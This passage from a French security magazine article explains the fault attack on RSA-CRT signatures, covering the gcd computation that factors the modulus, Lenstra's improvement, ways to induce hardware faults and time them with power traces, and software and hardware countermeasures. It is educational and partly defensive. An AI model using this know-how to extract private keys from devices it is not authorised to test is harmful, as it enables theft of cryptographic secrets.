&= (m_p + 1 \times (m_q - m_p)) \bmod q \\
&= (m_p + m_q - m_p) \bmod q \\
&= (m_q) \bmod q \\
&= m_q
\end{aligned}
$$

À la place de a et b il suffit de calculer et de stocker i_p nécessaire lors de la recombinaison. La clé privée n'est donc plus stockée sous la forme classique (d, n) mais sous une forme (un peu) plus longue (p, q, d_p, d_q, i_p).

L'ATTAQUE

L'attaque consiste à calculer deux fois la signature d'un même message m. Le premier calcul se passe correctement et nous obtenons une signature valide. Lors du deuxième calcul le composant est perturbé pendant le sous-calcul de x_p ou x_q. Pour que le composant fasse une erreur de calcul et que le calcul soit faux. Nous obtenons alors une signature invalide. Supposons qu'on perturbe le calcul de x_p et que le composant calcule x_p' à la place (**figure 2**).

On a alors un calcul correct $s = a \times s_p + b \times s_q$ et un calcul erroné $s' = a \times s_p' + b \times s_q$.

On remarque que $s \bmod q = s_q = s' \bmod q$
alors que $s \bmod p = s_p \neq s' \bmod p = s_p'$.

On a donc $s \bmod q = s' \bmod q$ ou, écrit autrement, $s - s' = 0 \bmod q$ ou, encore écrit autrement, $s - s' = k \times q$ avec k entier non nul puisque s et s' sont différents. D'autre part nous savons que $n = p \times q$. Nous avons donc $\text{pgcd}(s - s', n) = \text{pgcd}(k \times q, p \times q) = q$. Or s, s' et n sont connus de l'attaquant, il peut donc calculer le pgcd. Il a ainsi trouvé un des deux facteurs de n avec un simple calcul de pgcd (plus grand commun diviseur). Il suffit ensuite de diviser n par q pour trouver p, l'autre facteur de n.

AMÉLIORATION DE LENSTRA

Lenstra a remarqué que $s^e \bmod n = \mu(m)$. e est l'exposant public faisant partie de la clé de vérification de signature

Donc puisque $s \bmod q = s' \bmod q$

$\Rightarrow s^e \bmod q = s'^e \bmod q$

$\Leftrightarrow \mu(m) \bmod q = s'^e \bmod q$

et $s \bmod p \neq s' \bmod p$

$\Rightarrow s^e \bmod p \neq s'^e \bmod p$

$\Leftrightarrow \mu(m) \bmod p \neq s'^e \bmod p$

On en déduit donc $\text{pgcd}(\mu(m) - s'^e, n) = q$

Il suffit de générer une faute lors de la signature de m et sans même avoir besoin de la signature correcte s de m pour retrouver un facteur de n.

En provoquant une erreur de calcul lors du RSA CRT il devient direct de trouver les facteurs de n et donc du même coup la clé privée d à partir de la clé publique e, de p et q.

COMMENT GÉNÉRER UNE FAUTE ?

Le modèle d'attaque est donc relativement simple. Il suffit de générer une faute durant l'un des deux sous-calculs d'exponentiation modulaire.


Un CPU est un composant électronique sensible à plusieurs phénomènes physiques. De multiples sources de perturbations ont été étudiées :

- → **trop de courant :** alimentation Vcc trop élevée ;
- → **pas assez de courant :** alimentation Vcc trop faible ;
- → **perturbation de la fréquence d'horloge** (fréquence trop rapide ou trop faible) ;
- → **radiation avec des ions lourds ;**
- → **interférence électromagnétique ;**
- → **flash lumière :** apport d'énergie global ;
- → **laser :** apport d'énergie ciblé.

Le résultat d'une perturbation peut être :

- → **rien :** le composant n'a pas réagi. Il faut recommencer avec une perturbation de nature ou d'intensité différente ;
- → **erreur de calcul :** la faute est exploitable ;

2



- → **plus de réponse :** le composant est planté et nécessite une réinitialisation (*reset*) ;
- → **plus de réponse :** le composant est détruit et n'est plus utilisable.


Il faut perturber suffisamment le composant pour générer la faute mais pas trop pour qu'il continue l'exécution. Trouver la bonne source de perturbation et la bonne intensité de perturbation n'est pas une tâche très difficile pour un électronicien mais ça peut prendre du temps d'explorer toutes les possibilités.

L'étape de recherche des perturbations ayant l'effet désiré est appelé caractérisation. Cette caractérisation est valable pour tous les composants identiques. Par exemple, une fois que le composant Infineon SLE66C42P a été caractérisé, la même perturbation fonctionne (avec une très forte probabilité de succès) sur un autre SLE66C42P. Le composant SLE66C42P est choisi complètement au hasard. Je n'ai rien contre Infineon, bien au contraire. C'est juste pour vous montrer que les composants de carte à puce ont des noms "rigolos".

QUAND GÉNÉRER LA FAUTE ?

Le plus simple est de générer la perturbation au hasard jusqu'à obtenir le résultat souhaité. Mais il existe une technique plus efficace. Dans MISC n°7 [2] nous avons vu qu'il est possible d'identifier les opérations effectuées par un composant en mesurant sa consommation de courant.

La consommation de courant lors d'un calcul de RSA CRT ressemble à la **figure 3**. La consommation de courant est très liée à la technologie utilisée. La courbe de la **figure 3** n'est qu'un exemple sur un composant donné. Cette courbe représente presque 10 millions d'échantillons de mesure de courant. Puisqu'il est impossible d'afficher une courbe de 10 millions de points, les échantillons sont regroupés ici par paquets de 4000. Pour chaque paquet de 4000 échantillons on calcule le minimum, le maximum et la moyenne des 4000 échantillons du paquet. Ce sont ces trois valeurs qui sont affichées ici.



Par exemple, Shamir propose le schéma suivant [7] :

→ choisir un petit nombre aléatoire r (par exemple un nombre de 64 bits) ;

→ calculer $s_{rp} = \mu(m)^d \bmod (r \times p)$ et $s_{rq} = \mu(m)^d \bmod (r \times q)$;

→ si $s_{rp} \neq s_{rq} \bmod r$ alors retourner en erreur ;

→ sinon retourner $s = \mathrm{CRT}(s_{rp} \bmod p, s_{rq} \bmod q)$.

La probabilité qu'une erreur ne soit pas détectée est approximativement de $1/r$.
Si r est un nombre de 64 bits, cette probabilité est négligeable (1 chance sur 2^{64}).

Le problème de la solution de Shamir est que l'exposant utilisé est d et plus d_p et d_q. Nous n'avons plus le facteur 4 d'accélération.

On peut remarquer que la courbe bleue (courbe des moyennes) indique clairement deux blocs. Il s'agit des calculs de s_p et s_q. Il suffit donc d'injecter la faute pendant le premier bloc. Il n'est pas nécessaire d'être très précis sur l'instant de déclenchement de la faute. On cherche simplement à provoquer une erreur de calcul quelconque entre le début et la fin du calcul de s_p.

CONTRE-MESURES

Comme d'habitude en sécurité informatique, une vulnérabilité est rapidement corrigée une fois découverte. Certains fournisseurs informatiques sont plus prompts que d'autres à réagir mais là n'est pas notre propos :-).

SOLUTIONS LOGICIELLES

La solution logicielle évidente est de vérifier la validité de la signature avant de rendre le résultat. Si la signature n'est pas correcte c'est qu'il s'est passé quelque chose d'anormal et un message d'erreur est retourné. L'inconvénient de cette solution est qu'elle est coûteuse en temps puisqu'il faut faire une vérification de signature après chaque signature.

Dans la plupart des cas l'exposant de vérification (exposant public) est très petit (par exemple $e = 3$, $e = 17$ ou $e = 2^{16} + 1$). Dans ce cas, le temps de vérification devient négligeable devant le temps de signature.

D'autres solutions logicielles existent en mettant en œuvre des nombres aléatoires afin de ne plus calculer s_p et s_q directement. Mais le calcul reste quand même plus rapide qu'une exponentiation directe puisque les calculs sont fait modulo $(r \times p)$ et $(r \times q)$ et pas modulo n.

SOLUTIONS MATÉRIELLES

Le problème peut également être résolu en modifiant le matériel pour le rendre beaucoup moins sensible aux fautes. Par exemple, il est possible d'ajouter une couche métallique sur le composant pour arrêter les flashs lumineux. Il est possible d'ajouter un régulateur de courant pour filtrer les variations de tensions.

Ces protections ne font que renforcer la résistance aux fautes mais ne les rendent pas totalement impossibles. Puisqu'il est difficile de résister aux fautes il faut essayer de les détecter. Deux approches sont possibles.

Redondance temporelle

Le calcul est effectué deux fois de suite. Si les deux résultats sont différents c'est qu'il y a eu un problème. Un code d'erreur est alors remonté. L'inconvénient est que le temps de calcul global est multiplié par deux.

Redondance spatiale

Plutôt que de faire deux fois les mêmes calculs séquentiellement il est possible de faire les deux calculs simultanément en doublant le nombre de registres du CPU et en ajoutant la circuiterie nécessaire. Le temps de calcul n'est pas dégradé mais il faut un composant plus gros donc plus cher.

CONCLUSION

Nous avons vu qu'il est possible d'exploiter une faute dans un composant matériel pour retrouver une clé privée RSA. Bien sûr, il faut en général avoir un accès physique au composant pour lui taper dessus avec le marteau qui va bien. On peut aussi remarquer que la faute n'est que transitoire. Cela veut dire que le composant reprend son fonctionnement normal. Il est possible d'extraire la clé privée sans endommager le composant. L'attaque peut être très discrète et à l'insu du propriétaire du composant.

Dans un prochain article nous verrons qu'en visant de façon beaucoup plus précise avec notre marteau il est possible de faire des choses beaucoup plus étonnantes.

Georges Bart **<georges.bart@free.fr>**

POUR PLUS D'INFORMATIONS

Il existe beaucoup d'attaques différentes sur des algorithmes divers et variés utilisant ce principe de DFA (*Differential Fault Analysis*). L'idée de base est de comparer une exécution normale d'une exécution erronée. L'article [8] est aussi une bonne introduction aux attaques différentielles par fautes.

Certains chercheurs commencent même à attaquer non pas un module cryptographique comme une carte à puce mais un ordinateur normal. Par exemple l'article [9] décrit comment générer des fautes sur une mémoire RAM de PC en utilisant une simple lampe spot avec une ampoule de 50 W pour chauffer les composants (principalement la RAM). Le montage est illustré sur la **figure 4**.

Ces essais sur un ordinateur personnel permettent de montrer que le schéma de sécurité de Java ou .NET n'est pas suffisant. Pour Java et .NET un package n'est exécuté que s'il passe avec succès dans un vérifieur de *bytecode*. Ce vérifieur permet de prouver certaines propriétés sur le programme comme le fait qu'il n'y ait pas de manipulations "frauduleuses" de pointeurs (références en Java) ou de débordement de pile. Une fois que le code a passé le vérifieur, la machine virtuelle ne fait plus ces tests, devenus inutiles, sur les références. En corrompant la mémoire il est ainsi possible qu'une référence sur un objet de type `A` référence en fait, après corruption de la référence, un objet de type `B`. C'est alors la porte ouverte à toutes les manipulations.

VOS AVIS M'INTÉRESSENT

Vous pouvez m'écrire pour me suggérer des sujets d'articles à écrire. Je suis ouvert à toute proposition. Je ne suis pas un expert dans tous les domaines mais il y a sûrement des sujets auxquels je ne pense pas et qui intéressent les lecteurs de MISC. Et si je ne suis pas moi-même compétent sur le sujet demandé je suis sûr que notre rédacteur en chef, Frédéric Raynal, trouvera l'auteur adéquat.



4 Montage illustrant l'article cité en [9]

Références

[1] *Récupérer votre code PIN ou une clé RSA avec un chronomètre*, Georges Bart, MISC n°6, mars-avril 2003.

[2] *Sortir une clé RSA par la prise de courant*, Georges Bart, MISC n°7, mai-juin 2003.

[3] *On the Importance of Checking Cryptographic Protocols for Faults*, Dan Boneh, Richard A. DeMillo et Richard J. Lipton, Journal of Cryptology, Springer-Verlag, Vol. 14, No. 2, pages 101-119, 2001, **http://crypto.stanford.edu/~dabo/abstracts/faults.html**

[4] *Pentium II Math Bug?*, Dr. Dobb's Journal, Novembre 1997 **http://x86.ddj.com/secrets/dan0411.htm**

[5] *The exact security of digital signatures: How to sign with RSA and Rabin*, M. Bellare and P. Rogaway, Advances in Cryptology - EUROCRYPT '96, vol. 1070 of Lecture Notes in Computer Science, pages 399-416. Springer-Verlag, 1996. **http://www-cse.ucsd.edu/users/mihir/papers/exactsigs.html**

[6] *Fast decipherment algorithm for RSA public-key cryptosystem*, Jean-Jacques Quisquater and Chantal Couvreur, Electronics Letters, 18, pages 905-907, 1982.

[7] *How to check modular exponentiations*, Adi Shamir, Presented at the rump session of EUROCRYPT '97, Konstanz, May 11-15, 1997

[8] *Protecting RSA against fault attacks*, Smart Times, Gemplus, octobre 2002, **http://www.gemplus.com/smart/enews/st4/rsa.html**

[9] *Using Memory Errors to Attack a Virtual Machine*, A. Appel and S. Govindavajhala, In IEEE Symposium on Security and Privacy, 2003, **http://www.cs.princeton.edu/~sudhakar/papers/**